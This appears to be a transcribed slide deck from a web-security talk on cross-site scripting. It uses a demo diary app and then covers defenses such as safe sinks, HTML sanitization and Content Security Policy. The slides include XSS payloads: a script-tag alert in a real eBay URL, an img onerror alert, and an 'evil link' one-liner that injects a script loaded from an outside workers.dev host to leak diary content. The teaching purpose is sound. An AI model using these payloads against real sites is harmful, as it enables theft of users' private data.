
Attack Goal Steal the diary contents.

Strategy Run JavaScript from inside the diary's sandbox.

You add a new feature that is XSS vulnerable.




Going to a carefully written URL fetches and runs the attack.




Reputable websites often miss XSS vulnerabilities.


[https://sm.ebay.co.uk/smdraft?active=0&active=<script>alert\(1\);</script>](https://sm.ebay.co.uk/smdraft?active=0&active=<script>alert(1);</script>)




XSS Defense 1 Use a safe sink



XSS Defense 2 Sanitize HTML with a trusted library



XSS Defense 3 Set a Content Security Policy (HTML meta)



The image shows a developer's workspace with a code editor and a browser window. The code editor on the left displays the `index.html` file with the following content:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Diary</title>
    <link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
    <style>
      :root {
        color-scheme: light dark;
        font-family: Arial, Helvetica, sans-serif;
      }
    </style>
  </head>
  <body>
    <h1>Diary</h1>
    <form>
      <input type="text" placeholder="Enter your diary entry" />
      <input type="submit" value="Post" />
    </form>
  </body>
</html>
```

The terminal below shows the command `git checkout XSS-CSP-Broken`. The browser window on the right shows a diary application with the following content:

Diary

Welcome back, You!

Diary Editor

leaking content


Intended link format: [?user=SomeName](#)

Classic alert(1) XSS: [?user=You!\[\]\(bbdb82110f48c14ac15ca17a4133dc7c_img.jpg\) onerror=alert\(1\);](#)


Evil link on another site ([Click for a Prize!](#)) runs this code:

```
document.body.appendChild(document.createElement("script")).type = "module"; document.body.lastChild.src = "https://leaker.njg4ne.workers.dev/useful-print-library.js";
```

Wack-a-Mole™ Follow your own Content Security Policy



XSS Defense 3 Set a Content Security Policy (HTTP header)



The screenshot shows a developer's workspace with a code editor and a browser window.

Code Editor (VS Code):

- File: index.html
- Content:

```
2  <html lang="en">
3    <head>
4      <meta name="viewport" content="width=device-width, initial-scale=1.0" />
5      <title>Diary</title>
6      <link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
7      <meta http-equiv="Content-Security-Policy" content="default-src 'self'" />
8      <link rel="stylesheet" href="index.css" />
9    </head>
10   <body>
11     <h1>Diary</h1>
12     <p id="welcome">Welcome back, You!</p>
13   </body>
```
- Terminal:

```
(base)
N@molly MINGW64 ~\code\diary-basic (xss-csp-fixed)
$ git checkout XSS-CSP-Fixed-Header
```

Browser Window:

- Title: Diary
- Content:

Welcome back, You!

Diary Editor

leaking content

